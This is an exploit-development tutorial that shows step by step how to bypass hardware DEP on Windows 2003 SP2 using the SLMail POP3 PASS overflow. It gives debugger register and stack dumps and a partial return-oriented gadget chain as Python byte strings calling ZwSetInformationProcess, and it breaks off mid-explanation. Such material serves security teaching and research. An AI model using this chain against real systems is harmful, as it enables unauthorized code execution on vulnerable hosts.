Bypassing Hardware based Data Execution Prevention (DEP) on Windows 2003 Service Pack 2

By

David Kennedy

SecureState

Released June 10, 2009

History

A short history on Data Execution Protection (DEP): it was created in order to prevent execution in memory in areas that aren't executable. Before trying this, I highly suggest reading skape and Skywing's Article in *UnInformed* called " Bypassing Windows Hardware-Enforced DEP". This is a great article and is invaluable. Skape and Skywing are amazing minds and are definitely superhumans in ASM.

Background

Let's start off with the basics on a stack-based overflow. These types of overflows are almost non-existent in the real world today, and are about as easy as it gets. When the developer wrote the specific application, they allocated a certain amount of characters for a specific field and did not do proper bounds checking on a given field.

The example we will be using is an easy stack-based vanilla overflow in an application called SLMAIL.
Mati Aharoni from Offensive Security discovered the SLMAIL vulnerability back in 2004. This exploit takes advantage of improper bounds check within the "PASS" field within the SLMAIL POP3 server (port 110).

Let's dissect the actual exploit itself, navigate to: http://www.milw0rm.com/exploits/638

If you look at where the actual attack occurs, it occurs at the PASS field PLUS the buffer. The buffer consists of 4,654 A's (\x41 triggers our overflow), an address to our shellcode, some nops and our shellcode. To back up a bit, the way this overflow works is by overwriting a specific memory address called EIP. EIP is an instruction pointer that tells the system where to go after it's finished.


If we can control EIP, we can tell the system to go back to where our shellcode is, typically these addresses are (for example) CALL ESP or JMP ESP. ESP is the starter point for the specific stack that we are in (i.e. where our shellcode is). Looking at the exploit, we can see that 4654 A's are sent, the next 0x78396ddf is a memory address that ends up overwriting EIP and jumps us right back to our shellcode.

NOPS are represented by \x90 in ASM and are symbolic of "No Operation". This means do nothing, and continue moving down the code until you hit a valid instruction. The technique of nops is used when you aren't 100 percent certain where you're going to land and you do a "slide" until you hit your shellcode. This also helps to remove any garbage characters that may be left over from the legitimate function. Once the nops are finished, the shellcode is then executed which has our malicious code, i.e. a reverse shell, bind shell, useradd, etc.

So the entire point of this stack overflow is: Overwrite EIP, jump back to our shellcode (JMP ESP), and execute our shellcode. If you look at the date and what the specific exploit was tested on, we see that the exploit was tested on Windows 2000, Service Pack 4. What would happen if you ran this exact exploit on Windows XP SP2, Windows 2003 SP1, Windows 2003 SP2, and so on?


We'll only talk about Windows 2003 SP2 in this specific paper since each OS, while of course different, is relatively similar. It is significantly easier to bypass DEP in Windows XP SP2 and Windows 2003 SP1 than it is with Windows 2003 SP2 due to two checks being made in memory instead of one (CMP AL and EBP vs. EBP and ESI).

Let's run this in a debugger. In this instance I'll be using Immunity Debugger. First we download the exploit from Milw0rm and run it through your favorite debugger. Lets run the exploit from our *nix box.



```
root@ssdavelinuxvm1:/home/relik/Desktop/nxbypass# python slmail_no_worky.py

###############################################

SLmail 5.5 POP3 PASS Buffer Overflow

Found & coded by muts [at] whitehat.co.il

For Educational Purposes Only!

###############################################

Sending evil buffer...
```

In our debugger, we get na access violation on the first instruction on our controlled stack:




```
0043D168 65 20 66 61 69 6C 65 64 e failed
0043D170 20 2D 20 25 73 0A 00 00  - %s...
```

```
[08:18:51] Access violation when executing [783D6DDF] - use Shift+F7/F8/F9 to pass exception to program
```

Diving down further: By right clicking on "My Computer", "Properties", "Advanced", under Performance "Advanced", and "Data Execution Prevention", we can see that "Turn on DEP for all programs and services except those I select:". This is problematic for us, as we want to exploit this system and gain access to it.

Now that we know DEP is enabled, we need a way of disabling it so that our controllable stack is executable and our shellcode can function correctly. Fortunately for us, there is a way to do this. In this specific exploit, I figured using a standard stack overflow would be super-simple to do, however, it proved a lot more difficult than I could have imagined. To start off and repeat a little of Skape and Skywing's information, in order to bypass DEP, you have to call a function called ZwSetInformationProcess (in routine LdrpcCheckNXCompatibility).


When this function is called, you must have certain things already setup in order for it to disable DEP and ultimately jump us back to our controlled stack. Let's take a look at the actual function first before we start diving down in it. We'll head off to NTDLL and look at address 0x7C83F517. This starts the ZwSetInformationProcess and is our beginning point to disabling DEP.



```
7C83F517   C745 FC 0200000  MOV DWORD PTR SS:[EBP-4],2
7C83F51E   6A 04            PUSH 4
7C83F520   8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
7C83F523   50               PUSH EAX
7C83F524   6A 22            PUSH 22
7C83F526   6A FF            PUSH -1
7C83F528   E8 1285FEFF      CALL ntdll.ZwSetInformationProcess
```

Looking at the specific calls, the first thing it tries to do is MOV DWORT PTR SS:[EBP-4],2. It is specifically trying to WRITE something to a specific memory address. If our registers are not properly set up, this will fail and an exception will be thrown similar to the one we saw earlier. Next it pushes the value 4 to the stack, pushes EAX to the stack, pushes 22 to the stack, pushes -1 to the stack, and ultimately calls the ZwSetInformationProcess function.


Let's continue on after the call. It will do some magic, and ultimately come here:



```
7C8343D7   804E 37 80       OR BYTE PTR DS:[ESI+37],80
7C8343DB   5E               POP ESI
7C8343DC   C9               LEAVE
7C8343DD   C2 0400          RETN 4
7C8343E0   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7C8343E6   8B40 30          MOV EAX,DWORD PTR DS:[EAX+30]
7C8343E9   8B78 0C          MOV EDI,DWORD PTR DS:[EAX+C]
```


We now see that it does the same thing for ESI, so again ESI must now be a writeable memory address for it to not bomb out. We now know that we need the registers EBP and ESI to point to writeable memory addresses somehow in order for the rest of this to work. Let's first take the vanilla SLMail exploit that does not bypass DEP and work it into something that will fully bypass NX. One thing to be aware of here is the LEAVE call. This will more or less take the value of EBP and make it ESP. This is problematic if we have EBP pointing to our HEAP. So we need to get it somewhere near our controllable stack if we want code execution.

Let’s take a look at our registers at the time of the overflow to see what we have to work with:




```
EAX 00000000
ECX 01F39EF4 ASCII "09/06/08 08:36:36 P3-0001: Illegal
EDX 000003CA
EBX 00000004
ESP 01F3A158
EBP 41414141
ESI 00000000
EDI 00000001
EIP 7C93C899 SHELL32.7C93C899
```

Looking at our registers, it looks like ECX points to the HEAP which can be beneficial for us, as it is writeable. If we want to get crazy with it, we could possibly just do a heap spray. But let’s be more creative. We see that the only really good register we can use is ESP and possibly ECX. ESP points pretty close to where our shellcode is, and ECX somewhere in memory. Remember we need EBP and ESI to point to writeable memory addresses in order for us to disable NX. So let’s tackle EBP first. We find a convenient PUSH ESP, POP EBP, RETN0x4 in SHELL32 at memory address 0x7C93C899.




```
           54                  PUSH ESP
7C93C89A   5D                  POP EBP
7C93C89B   C2 0400             RETN 4
```

Once this executes, it will push the value of ESP onto our stack:




```
Registers (FPU)
EAX 00000000
ECX 01F39EF4 ASCII "09/06/08 08:36:36 P3-00
EDX 000003CA
EBX 00000004
ESP 01F3A154
EBP 41414141
ESI 00000000
EDI 00000001
EIP 7C93C89A SHELL32.7C93C89A
```

Our ESP is 01F3A154, let’s check what got pushed onto our stack:



```
01F3A154  01F3A158 X¡≤0
01F3A158  7C806B03 ♥kÇ¦ ntdll.7C806B03
01F3A15C  7C85E6F7 ≈µà¦ RETURN to ntdll.7C
01F3A160  7C8043A3 ùCÇ¦ ntdll.7C8043A3
01F3A164  7C934F57 WOô¦ RETURN to SHELL32.
01F3A168  7C8F7495 ötÅ¦ SHELL32.7C8F7495
01F3A16C  7C83F517 ‡Jâ¦ ntdll.7C83F517
```

The stack shows 01F3A154, great! Now we need to POP the value in the stack to EBP.



```
EAX 00000000
ECX 01F39EF4 ASCII "09/06/08 08:36:36 P3-0
EDX 000003CA
EBX 00000004
ESP 01F3A158
EBP 01F3A158
ESI 00000000
EDI 00000001

EIP 7C93C89B SHELL32.7C93C89B
```

Now we have EBP pointing to our original ESP address which is somewhere near our shellcode. Pretty easy so far…


Next we need to get ESI pointing to somewhere that is executable. A simple technique would have been a PUSH ESP, PUSH ESP, POP EBP, POP ESI, RETN or variations to that affect, but sifting through memory land, I wasn’t able to find anything. At this point I I got a little creative.

We need to get ESI to a writeable memory address; either ESP or ECX will work from an address perspective. Let’s take a look at the next series of commands here. Be sure to pay close attention, it can get confusing fast:

In address space 0x7C806B03 is a POP EBX, RETN. This will take a memory address ALREADY on the stack and pop it to the EBX register. We arbitrarily insert our own address where we want it to eventually go. Take a look at the code:

```
# POP EBX, RETN  0x7C806B03 @NTDLL
disablenx+='\x03\x6B\x80\x7C' # 0x7C8043A3 will be EBX when POP

# This is needed for NX Bypass for ESI to be writeable.

# POP EDI, POP ESI, RETN 0x7c8043A3 @NTDLL
disablenx+='\xA3\x43\x80\x7c'
```

When I call the memory address 0x7c806B03 in NTDLL, it will POP 0x7c8043A3 as the value for EBX.
So EBX now looks like this:




```
Registers (FPU)
EDX 000003CA
EBX 7C8043A3 ntdll.7C8043A3
ESP 01F3A164
EBP 01F3A158
ESI 00000000
EDI 00000001
EIP 7C806B04 ntdll.7C806B04
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
```

This still doesn't help us, as ESI is still a bogus address of 000000. Our next command issued is this:


#PUSH ECX, CALL EBX 0x7c934f57 @SHELL32
disablenx+= '\x57\x4F\x93\x7C' # This will go to EBX (0x7c8043A3)

This command will PUSH ECX to the stack and CALL EBX.
Remember, we arbitrarily set ECX to another portion in memory one step before. When the value ECX gets pushed, it then CALLS EBX, which is now a POP EDI, POP ESI, RETN. Why this is important is it will POP EDI from a value off of the stack. We don't care about EDI, but need to remove 1 address from of the stack in order for the correct value to be popped into ESI. The second POP ESI will pop the value of EBX into the ESI register. Once this occurs we now have EBP and ESI pointing to writeable memory addresses.




```
Registers (FPU)
EAX 00000000
ECX 01F39EF4 ASCII "09/06/08 08:36:36 P3-0001: Illegal command 0(AAAAAA
EDX 000003CA
EBX 7C8043A3 ntdll.7C8043A3
ESP 01F3A16C
EBP 01F3A158
ESI 01F39EF4 ASCII "09/06/08 08:36:36 P3-0001: Illegal command 0(AAAAAA
EDI 7C934F5A SHELL32.7C934F5A
EIP 7C8F7495 SHELL32.7C8F7495
```

Look at EB: its our original ESP (start point). Look at ESI, it points to the memory address of ECX. Next we call our ZwSetInformationProcess to disable Data Execution Prevention. This is located at memory address 0x7C83F517.



```
7C83F517  C745 FC 0200000  MOV DWORD PTR SS:[EBP-4],2
7C83F51E  6A 04            PUSH 4
7C83F520  8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
7C83F523  50               PUSH EAX
7C83F524  6A 22            PUSH 22
7C83F526  6A FF            PUSH -1
7C83F528  E8 1285FEFF      CALL ntdll.ZwSetInformationProcess
```


Here we go through the check to see if EBP is writeable. It is, it continues on to get the parameters set up properly for the CALL to ZwSetInformationProcess. Once we go through that, it does some magic, and then we are to the check on ESI:



```
7C8343D7  804E 37 80        OR BYTE PTR DS:[ESI+37],80
7C8343DB  5E                POP ESI
7C8343DC  C9                LEAVE
7C8343DD  C2 0400           RETN 4
7C8343E0  64:A1 18000000    MOV EAX,DWORD PTR FS:[18]
7C8343E6  8B40 30           MOV EAX,DWORD PTR DS:[EAX+30]
7C8343E9  8B78 0C           MOV EDI,DWORD PTR DS:[EAX+C]
```

It checks ESI, it's writeable, POPs ESI, moves the value of EBP to ESP, and RETNs. We should be good to go right?


We just have to find where in our shellcode we land, put an address to JMP ESP and we are all set. Wait a minute… Look where it placed us:



```
Registers (FPU)
EAX C000000D
ECX 00000001
EDX FFFFFFFF
EBX 7C8043A3 ntdll.7C8043A3
ESP 01F3A164
EBP 7C83F52D ntdll.7C83F52D
ESI 90909090
EDI 7C934F5A SHELL32.7C934F5A
EIP FFFFFFFF
```

Notice where EIP points to: FFFFFFFF

That's not an address we can use… Let's look at the stack:



```
01F3A15C  FFFFFFFF
01F3A160  00000022  "...
01F3A164  01F3A154  Ti≤0
01F3A168  00000004  ♦...
01F3A16C  90909090  ÉÉÉÉ
01F3A170  90909090  ÉÉÉÉ
01F3A174  90909090  ÉÉÉÉ
01F3A178  90909090  ÉÉÉÉ
01F3A17C  90909090  ÉÉÉÉ
01F3A180  90909090  ÉÉÉÉ
01F3A184  90909090  ÉÉÉÉ
```

So close! We are 5 addresses away from our user-controlled stack. Due to the way ZwSetInformationProcess handles the pushes, pops, and others, it leaves remnants on the stack and we can't quite get to our shellcode. This was frustrating for me, as I probably spent 2 days getting up to this point finding the right calls, only to see myself almost to the shellcode, but not close enough. About 8 hours later, an inordinate amount of jolt cola, and a loving wife that was ceasing to be loving, I came up with an idea. I can't control these addresses, but I can control addresses before it. If I could somehow return to a previous value that was "ignored" and have that call place me in the right memory space, I might be able to get into my stack and get my shellcode. Let’s take a peek back at my original code:

```
#0x7C93C899 @SHELL32 PUSH ESP, POP EBP, RETN0x4
disablenx= '\x99\xC8\x93\x7C' # Get EBP close to our controlled stack

# POP EBX, RETN  0x7C806B03 @NTDLL
disablenx+='\x03\x6B\x80\x7C' # 0x7C8043A3 will be EBX when POP
```

Notice the RETN0x4 in the first call, this will return us to the POP EBX, RETN in the next instruction, but ignore the next 4 characters. Typically these are filled with (for example) \xFF\xFF\xFF\xFF, instead we’re going to put our own address that fixes the registers for us. Let’s put this all together:

```
disablenx= '\x99\xC8\x93\x7C' # Get EBP close to our controlled stack
disablenx+='\x03\x6B\x80\x7C' # 0x7C8043A3 will be EBX when POP
disablenx+=’\xFF\xFF\xFF\xFF’ # JUNK
```

So the system will go to memory address 7C93C899, then to 7C036B807C then ignore the FFFFFFF and continue on. What if it were possible that once we disabled DEP, we could somehow get back to the FFFFFFF, which is really an address that corrects ESP and pops a couple things off of the stack to land us in our shellcode? Here’s how we do it.


Remember when we went here:

```
#PUSH ECX, CALL EBX 0x7c934f57 @SHELL32
disablenx+= '\x57\x4F\x93\x7C' # This will go to EBX (0x7c8043A3)
```

This would push ECX to the stack, call EBX, then pop ESI to the right value in a writeable memory address. After that it would go straight to our ZwSetInformationProcess function that disables DEP for us. Instead of jumping to ZwSetInformationProcess, we go to a RETN, 10, and then go to the ZwSetInformationProcess. Let’s take a quick look:


```
# RETN0x10 0x7c8f7495 @SHELL32
#disablenx+= '\x95\x74\x8f\x7c' # Stack Alignment
```

This will issue a RETN10 function. We immediately call the ZwSetInformationProcess, it does its magic, it checks EBP, then checks ESI, then LEAVE, then RETN0x4. It now places us a few instructions behind the original one we had issues with, this is to our \xFF\xFF\xFF\xFF. We replace the \xFF\xFF\xFF\xFF with a memory address of 0x7C85E6F7 in NTDLL. This memory address looks like this:



